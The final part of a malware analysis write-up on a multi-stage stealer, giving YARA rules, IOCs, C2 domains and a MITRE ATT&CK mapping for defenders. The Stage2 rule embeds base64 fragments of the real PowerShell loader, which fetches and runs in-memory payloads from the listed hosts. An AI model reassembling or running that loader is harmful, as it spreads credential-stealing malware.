
Final Words

I wanted to do the analysis (and this post) in one evening, and now it is getting late. Although the final payload was nowhere to be found, I had fun following down the stages of this stealer, especially since the creator/s did not put too much effort into obfuscation and evasion.

And once again I found Claude to be absolutely amazing at helping Malware Analysts save time and focus more on the "fun" tasks. If you would like to see how you can use MCP to let Claude work with Ghidra, have a look at the blog post below:

Automate Malware Analysis with AI
This blog post was inspired by @lauriewired's amazing research and provided tool GhidraMCP (YouTube: https://www.youtube.com/watch?v=u2vQapLAW88) Analyzing Malware is a difficult task, which requires skill and a deep understanding of operating systems, executable file formats, process structures & technologies, and low-level programming languages such as C

Minder-SecurityRichard Minder



For Transparency: AI (Claude) was used to aid in the python scripting/string decryption tasks as well as with the IOCs/MITRE Mappings below. I verified Claude's findings and results myself.

Thanks for reading my post!

Yara

I'm getting deeper into malware development and evasion, so I wanted to write these YARA rules by hand. I wrote and tested them myself. I am just learning about how to write good YARA rules and my approach will improve over time. Please verify them before using them. Thank you.

This one is very specific and can easily be bypassed by altering the variable names:

```
rule msPhantomStealer_Stage1 {
    meta:
        author = "XHOR"
        description = "Detects the JS dropper specifically"
```

```
        date = "2025-01-27"

    strings:
        // Make sure it's JS and it used COM
        $js1 = "var" ascii
        $js2 = "GetObject" ascii
        $js3 = "ActiveXObject" ascii
        $js4 = "ShowWindow" ascii

        // Name of the variables
        $var1 = "kSajadAe" ascii
        $var2 = "dIhcdnSnbhAdkf" ascii
        $var3 = "bjIpmaFjeFFknfd" ascii
        $var4 = "Abhjiemmfoia" ascii
        $var5 = "gacbpfFpmk" ascii
        $var6 = "janela oculta" ascii
        $var7 = "jFmrpFfkejd" ascii


    condition:
        (any of ($js*)) and (any of ($var*))
}
```

This one is more specific, targeting the Stage 2 PowerShell loader by base64 encoded payload without `f#` placeholder:

```
rule msPhantomStealer_Stage2 {
    meta:
        author = "XHOR"
        description = "Detects the PowerShell base64 encoded command"
        date = "2025-01-27"

    strings:
        // Parts of the base64 encoded command without the 'f#' string
        $s1 =
"DQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIABTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAFM
AZQBjAG8AbgBkAHMAIAA1AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAWwBOAGUAdAAuAFM
AZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8
AbAAgAD0AIABbAE4AZQB0AC4AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbABUAHkAcABlAF0AOgA6AFQAbABzADE
AMgANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAGYAdQBuAGMAdABpAG8AbgAgAEQAbwB3AG4
AbABvAGEAZABEAGEAdABhAEYAcgBvAG0ATABpAG4AawBzACAAewAgAHAAYQByAGEAbQAgACgAWwBzAHQAcgBpAG4AZwBbAF0
AXQAkAGwAaQBuAGsAcwApACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAHcAZQBiAEM
AbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGk
AZQBuAHQAOwAgAA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABzAGgAdQBmAGYAbABlAGQ
ATABpAG4AawBzACAAPQAgAEcAZQB0AC0AUgBhAG4AZABvAG0AIAAtAEkAbgBwAHUAdABPAGIAagBlAGMAdAAgACQAbABpAG4
AawBzACAALQBDAG8AdQBuAHQAIAAkAGwAaQBuAGsAcwAuAEwAZQBuAGcAdABoADsAIAANAAoAIAAgACAAIAAgACAAIAAgACA
AIAAgACAAIAAgACAAIAAgACAAIAAgAGYAbwByAGUAYQBjAGgAIAAoACQAbABpAG4AawAgAGkAbgAgACQAcwBoAHUAZgBmAGw
AZQBkAEwAaQBuAGsAcwApACAAewAgAHQAcgB5ACAAewAgAHIAZQB0AHUAcgBuACAAJAB3AGUAYgBDAGwAaQBlAG4AdAAuAEQ
AbwB3AG4AbABvAGEAZABEAGEAdABhACgAJABsAGkAbgB" ascii
        $s2 =
"ACkAIAB9ACAAYwBhAHQAYwBoACAAewAgAGMAbwBuAHQAaQBuAHUAZQAgAH0AIAB9ADsAIAANAAoAIAAgACAAIAAgACAAIAA
gACAAIAAgACAAIAAgACAAIAAgACAAIAAgAHIAZQB0AHUAcgBuACAAJABuAHUAbABsACAAfQA7ACAADQAKACAAIAAgACAAIAA
gACAAIAAgACAAIAAgACAAIAAgACAAIAAkAEIAeQB0AGUAcwAgAD0AIAAnAGgAdAB0AHAAJwA7AA0ACgAgACAAIAA
gACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABCAHkAdABlAHMAMgAgAD0AIAAnAHMAOgAvAC8AJwA7AA0ACgA
gACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbABmAHMAZABmAHMAZABnACAAPQAgACAAJABCAHkAdABlAHMAIAA
" ascii
        $s3 =
"ACQAQgB5AHQAZQBzADIAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbABpAG4AawB
zACAAPQAgAEAAKAAoACQAbABmAHMAZABmAHMAZABnACAAKwAgACcAbQBvAGQAYQBhAHUAcgBhAC4AcwB0AG8AcgBlAC8AaQB
```

```
tAGEAZwBlAC4AagBwAGcAJwApACwAKAAnAGgAdAB0AHAAOgAvAC8AYgBsAGEAYwB" ascii
        $s4 =
"AG0AbwByAGUALgB0AHcAaQBsAGkAZwBoAHQAcABhAHIAYQBkAG8AeAAuAGMAbwBtAC8ASQByAGkAbwB6AGIARABaAC8AaQB
tAGEAZwBlAC4AagBwAGcAJwApACkAOwAgACAAIAAgACAAIAAgACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAA
gACAAJABpAG0AYQBnAGUAQgB5AHQAZQBzACAAPQAgAEQAbwB3AG4AbABvAGEAZABEAGEAdABhAEYAcgBvAG0ATABpAG4AawB
zACAAJABsAGkAbgB" ascii
        $s5 =
"AHMAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAaQBmACAAKAAkAGkAbQB
hAGcAZQBCAHkAdABlAHMAIAAtAG4AZQAgACQAbgB1AGwAbAApACAAewAgACQAaQBtAGEAZwBlAFQAZQB4AHQAIAA9ACAAWwB
TAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgB
nACgAJABpAG0AYQBnAGUAQgB5AHQAZQBzACkAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAA
gACAAJABzAHQAYQByAHQARgBsAGEAZwAgAD0AIAAnADwAPABCAEEAJwAgACsAIAAnAFMARQA2ADQAXwAnACAAKwAgACcAUwB
UAEEAUgBUAD4APgAnADsAIAAkAGUAbgBkAEYAbABhAGcAIAA9ACAAJwA8ADwAQgBBAFMARQA2ADQAXwBFAE4ARAA+AD4AJwA
7ACAAJABzAHQAYQByAHQASQBuAGQAZQB4ACAAPQAgACQAaQBtAGEAZwBlAFQAZQB4AHQALgBJAG4AZABlAHgATwBmACgAJAB
zAHQAYQByAHQARgBsAGEAZwApADsAIAANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAZQB
uAGQASQBuAGQAZQB4ACAAPQAgACQAaQBtAGEAZwBlAFQAZQB4AHQALgBJAG4AZABlAHgATwBmACgAJABlAG4AZABGAGwAYQB
nACkAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAaQBmACAAKAAkAHMAdABhAHIAdAB
JAG4AZABlAHgAIAAtAGcAZQAgADAAIAAtAGEAbgBkACAAJABlAG4AZABJAG4AZABlAHgAIAAtAGcAdAAgACQAcwB0AGEAcgB
0AEkAbgBkAGUAeAApACAAewAgACQAcwB0AGEAcgB0AEkAbgBkAGUAeAAgACsAPQAgACQAcwB0AGEAcgB0AEYAbABhAGcALgB
MAGUAbgBnAHQAaAA7ACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAGIAYQBzAGUANgA
0AEwAZQBuAGcAdABoAGgAIAA9ACAAJABlAG4AZABJAG4AZABlAHgAIAAtACAAJABzAHQAYQByAHQASQBuAGQAZQB4ADsADQA
KACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAYgBhAHMAZQA2ADQAQwBvAG0AbQBhAG4AZAA
gAD0AIAAkAGkAbQBhAGcAZQBUAGUAeAB0AC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAHMAdABhAHIAdABJAG4AZABlAHgALAA
gACQAYgBhAHMAZQA2ADQATABlAG4AZwB0AGgAaAApADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAA
gACAAJABlAG4AZABJAG4AZABlAHgAIAA9ACAAJABpAG0AYQBnAGUAVABlAHgAdAAuAEkAbgBkAGUAeABPAGYAKAAkAGUAbgB
kAEYAbABhAGcAKQA7AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAGMAbwBtAG0AYQB
uAGQAQgB5AHQAZQBzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA
2ADQAUwB0AHIAaQBuAGcAKAAkAGIAYQBzAGUANgA0AEMAbwBtAG0AYQBuAGQAKQA7ACAAIAAgACQAZQBuAGQASQBuAGQAZQB
4ACAAPQAgACQAaQBtAGEAZwBlAFQAZQB4AHQALgBJAG4AZABlAHgATwBmACgAJABlAG4AZABGAGwAYQBnACkAOwAgACAAIAA
kAGUAbgBkAEkAbgBkAGUAeAAgAD0AIAAkAGkAbQBhAGcAZQBUAGUAeAB0AC4ASQBuAGQAZQB4AE8AZgAoACQAZQBuAGQAYgB
sAGEAZwApADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAGwAbwBhAGQAZQBkAEEAcwB
zAGUAbQBiAGwAeQAgAD0AIABbAFMAeQBzAHQAZQBtAC4AUgBlAGYAbABlAGMAdABpAG8AbgAuAEEAcwBzAGUAbQBiAGwAeQB
dADoAOgBMAG8AYQBkACgAJABjAG8AbQBtAGEAbgBkAEIAeQB0AGUAcwApADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAA
gACAAIAAgACAAIAAgAEcAZQB0AC0AUAByAG8AYwBlAHMAcwAgAHwAIABTAG8AcgB0AC0ATwBiAGoAZQBjAHQAIABDAFAAVQA
gAC0ARABlAHMAYwBlAG4AZABpAG4AZwAgAHwAIABTAGUAbABlAGMAdAAtAE8AYgBqAGUAYwB0ACAALQBGAGkAcgBzAHQAIAA
1ACAAfAAgAEYAbwByAG0AYQB0AC0AVABhAGIAbABlACAATgBhAG0AZQAsAEMAUABVAA0ACgAgACAAIAAgACAAIAAgACAAIAA
gACAAIAAgACAAIAAgACAAIAAgACAAJAB0AHkAcABlACAAPQAgACQAbABvAGEAZABlAGQAQQBzAHMAZQBtAGIAbAB5AC4ARwB
lAHQAVAB5AHAAZQAoACcAdABlAHMAdABwAG8AdwBlAHIAcwBoAGUAbABsAC4ASABvAGEAYQBhAGEAYQBhAHMAZABtAGUAJwA
pADsADQAKAA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIABHAGUAdAAtAFAAcgBvAGMAZQBzAHMAIAB
8ACAAUwBvAHIAdAAtAE8AYgBqAGUAYwB0ACAAQwBQAFUAIAAtAEQAZQBzAGMAZQBuAGQAaQBuAGcAIAB8ACAAUwBlAGwAZQB
jAHQALQBPAGIAagBlAGMAdAAgAC0ARgBpAHIAcwB0ACAANQAgAHwAIABGAG8AcgBtAGEAdAAtAFQAYQBiAGwAZQAgAE4AYQB
tAGUALABDAFAAVQANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAaQBuAGoAZQBjAD0AJwB
SAGUAZwAnACAAKwAgACcAQQBzAG0AJwA7AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJAB
tAGUAdABoAG8AZAAgAD0AIAAkAHQAeQBwAGUALgBHAGUAdABNAGUAdABoAG8AZAAoACcAbABmAHMAZwBlAGQAZABkAGQAZAB
kAGQAYQAnACkALgBJAG4AdgBvAGsAZQAoACQAbgB1AGwAbAAsACAAWwBvAGIAagBlAGMAdABbAF0AXQAgACgAJwB0AHgAdAA
uAGsAZwByAEYAYwBkAGQALwBQAEEALwBtAG8AYwAuAHIAYQBjAHQAYQBlAHAAZQByAC4AZQBuAGkAbQAvAC8AOgBzACcALAA
gACcAMwAnACwAIAAnAHAAawB" ascii
        $s6 =
"AFMAYQBvAGoAJwAsACAAJABpAG4AagBlAGMALAAgACcAMAAnACAALAAgACcAeAA4ADYAJwApACkAfQB9AA=="

    condition:
      any of ($s*)

}
```

And here a YARA ruleset for the final payloads, since they contain similar strings:

```
rule msPhantomStealer_Stage34 {
    meta:
        author = "XHOR"
```

```
        description = "Detects the final PS as well as .NET binary"
        date = "2025-01-27"

    strings:
        // Unique strings unlikely to cause benigns
        $s1 = "Hoaaaaaasdme" ascii wide
        $s2 = "lfsgeddddddda" ascii wide
        $s3 = "moc.ractaeper.enim" ascii wide
        $s4 = "txt.kgrFcdd" ascii wide
        $s5 = "pkkSaoj" ascii wide
        $s6 = "wrffite" ascii wide
        $s7 = "dcd17ed2-1e1a-4627-b100-58d30ff43b78" ascii wide
        $s8 = "ddcFrgk.txt" ascii wide
        $s9 = "mine.repeatacer.com" ascii wide
        $s10 = "modaaura.store" ascii wide
        $s11 = "twilightparadox.com" ascii wide
        $s12 = "repeatacer.com" ascii wide


    condition:
        2 of them
}
```

Indicators of Compromise (IOCs)

File Hashes (SHA256)#

Stage	Filename	SHA256
1	ELG_RFQ_3751897.js	6c0f5796eef37c032ba6b5712d056f9e9191f9d950b3debbdcee9728c5fd0860
3	image.jpg	18cf301f73cb987f6706257cef6935f6443b2da728c81f348a9581d24a8c8383
4	testpowershell.dll	43aadabe5123cc4a20eb1275a88815f27f14909e0ba7e6d9b64c74c2e4c9c020

Network Indicators#

Type	Indicator	Description
URL	hxxps://modaaura[.]store/image.jpg	Payload delivery (JPEG steganography)
URL	hxxp://blackmore.twilightparadox[.]com/IriozbDZ/image.jpg	Payload delivery (backup)
URL	hxxps://mine.repeatacer[.]com/AP/ddcFrgk.txt	Final payload download
Domain	modaaura[.]store	C2 infrastructure
Domain	twilightparadox[.]com	C2 infrastructure

Type	Indicator	Description
Domain	`repeatacer[.]com`	C2 infrastructure

Host-Based Indicators#

Registry Keys:

- `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<random_10_chars>`
- `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\<random_10_chars>`

File System:

- `%ProgramData%\pkkSaoj.js` (persistence script)
- `%ProgramData%\pkkSaoj.vbs` (alternative persistence)
- `%ProgramData%\pkkSaoj.bat` (alternative persistence)
- `%TEMP%\wrffite.bat` (watchdog script)

Processes:

- `RegAsm.exe` with suspicious parent (PowerShell, wscript, cscript)
- `Vbc.exe` with suspicious parent
- `MsBuild.exe` with suspicious parent
- `powershell.exe` with `-WindowStyle Hidden` and `taskkill` arguments

Steganography Markers#

The JPEG payload uses these delimiters for the embedded base64 data:

- Start: `<<BASE64_START>>`
- End: `<<BASE64_END>>`

SmartAssembly Artifacts#

- Embedded resource: `{dcd17ed2-1e1a-4627-b100-58d30ff43b78}`
- Namespace: `SmartAssembly.HouseOfCards`
- String decryptor delegate: `GetString`

MITRE ATT&CK Mapping#

Tactic	Technique	ID	Description
Execution	Windows Management Instrumentation	T1047	Stage 1 uses WMI (`Win32_Process`) to spawn PowerShell
Execution	Command and Scripting Interpreter: JavaScript	T1059.007	Initial payload is a JS file
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	Multiple PowerShell stages with encoded commands

Tactic	Technique	ID	Description
Execution	Command and Scripting Interpreter: Visual Basic	T1059.005	VBScript used for persistence
Execution	Native API	T1106	Direct syscalls via `ZwUnmapViewOfSection`
Persistence	Registry Run Keys	T1547.001	Run/RunOnce keys with random value names
Persistence	Boot or Logon Autostart Execution	T1547	Multiple persistence mechanisms
Defense Evasion	Obfuscated Files or Information	T1027	SmartAssembly encryption, string reversal, base64
Defense Evasion	Process Injection: Process Hollowing	T1055.012	Hollows RegAsm.exe, Vbc.exe, or MsBuild.exe
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036.005	Injects into legitimate .NET framework binaries
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	Runtime string decryption, base64 decoding
Defense Evasion	Virtualization/Sandbox Evasion: Time Based Evasion	T1497.003	Multiple sleep calls (12s, 2s, 5s)
Defense Evasion	Hide Artifacts: Hidden Window	T1564.003	PowerShell `-WindowStyle Hidden`, `ShowWindow = 0`
Defense Evasion	Reflective Code Loading	T1620	`Assembly.Load()` for in-memory execution
Defense Evasion	System Binary Proxy Execution	T1218	Uses `wscript.exe`, `cscript.exe` to execute scripts
Discovery	Process Discovery	T1057	`tasklist` in watchdog script
Command and Control	Ingress Tool Transfer	T1105	Downloads payloads from remote servers
Command and Control	Data Encoding: Standard Encoding	T1132.001	Base64-encoded payloads
Command and Control	Steganography	T1027.003	Payload hidden in JPEG image

#